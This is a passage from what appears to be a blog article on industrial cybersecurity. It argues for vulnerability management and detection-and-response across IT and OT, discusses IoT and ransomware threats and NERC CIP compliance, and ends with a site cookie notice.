Reference: The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has issued alerts about supply chain vulnerabilities in industrial control systems.
IoT and Edge Devices
The proliferation of Internet of Things (IoT) devices and edge computing has expanded the attack surface in industrial environments. These devices are often inadequately secured.
Reference:A report from Kaspersky highlights a 46% increase in attacks on IoT devices in the first half of 2020, with many incidents affecting industrial sectors.
Ransomware Targeting Critical Infrastructure
Ransomware attacks have evolved to target critical infrastructure, disrupting essential services and demanding hefty ransoms.
Reference:The Colonial Pipeline ransomware attack in May 2021 brought widespread attention to the threat of ransomware against critical infrastructure.
Integration with Existing Workflows/Playbooks
VM/DR is not a standalone solution but a complement to existing industrial workflows and/or playbooks. It bridges the gap between IT and OT, breaking down silos that often hinder effective cybersecurity. By integrating VM/DR seamlessly into existing processes, organizations can enhance their ability to promptly respond to threats. Having detailed playbooks with key operational Points of Contact (POC) helps to reduce dead time when dealing with a business and process interruption inside of an industrial process.
Implementing response and action plans within the current organization’s workflows helps analysts better communicate in the operational verbiage and expedites remediations directly in the field. This alleviates IT’s need for Confidentiality, Integrity, and Availability (CIA) and supports OT’s requirements for Availability, Integrity, Confidentiality (AIC).
Measuring Success with Key Performance Indicators (KPIs)
Success in industrial VM/DR can be quantified through various KPIs:
Time to detect (TTD): The speed at which threats are identified
Time to Respond (TTR): The efficiency of incident response
Incident Resolution Rate: The effectiveness of mitigation efforts
These KPIs provide a tangible measure of an organization’s cybersecurity resilience.
Collaboration between IT and OT
The collaboration between IT and OT teams is pivotal in industrial cybersecurity. VM/DR serves as a unifying force, facilitating communication and coordination between these traditionally separate domains. This collaboration is vital for the timely identification and mitigation of threats.
Compliance and Regulatory Considerations
Industrial organizations are subject to various cybersecurity regulations and standards such as the North American Electric Reliability Corporation Critical Infrastructure Protection (NERC CIP). NERC CIP regulatory compliance is a set of mandatory cybersecurity standards and requirements designed to safeguard the North American power grid’s critical infrastructure.
These regulations are a response to the increasing cybersecurity threats faced by the energy sector. NERC CIP compliance mandates that electric utilities and power generation companies establish and maintain robust cybersecurity programs, including measures such as access controls, incident response planning, and regular security assessments. The primary goal of NERC CIP is to ensure the reliable operation of the electric grid while minimizing vulnerabilities to cyberattacks, thus safeguarding the continuous supply of electricity to homes, businesses, and critical infrastructure across North America. Compliance with NERC CIP is essential to maintain the security and resilience of the energy sector in the face of evolving cybersecurity threats.
Implementing a compliance governance portal is a strategic move for organizations seeking to streamline and centralize their compliance management efforts. Such a portal serves as a centralized platform where compliance policies, procedures, and documentation can be efficiently stored, accessed, and monitored. It facilitates real-time tracking of compliance activities, automates workflow processes, and provides a comprehensive view of the organization’s adherence to regulatory requirements.
This not only enhances transparency and accountability but also simplifies reporting and auditing. The implementation of a compliance governance portal empowers organizations to proactively manage risk, ensure regulatory adherence, and respond swiftly to compliance-related challenges, ultimately fostering a culture of compliance throughout the organization. VM/DR plays a crucial role in helping organizations meet compliance requirements, providing assurance to regulators and stakeholders.
Securing the Future
In the face of relentless cyber threats, mastering industrial cybersecurity is not a luxury – it’s a necessity. VM/DR is the linchpin that empowers organizations to fortify their defenses, protect critical infrastructure, and ensure operational continuity in an increasingly digital world.
As digital transformation continues, industrial VM/DR represents a proactive, adaptive, and collaborative approach to safeguarding the backbone of our society. It’s time for industrial organizations to embrace VM/DR and secure their future.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.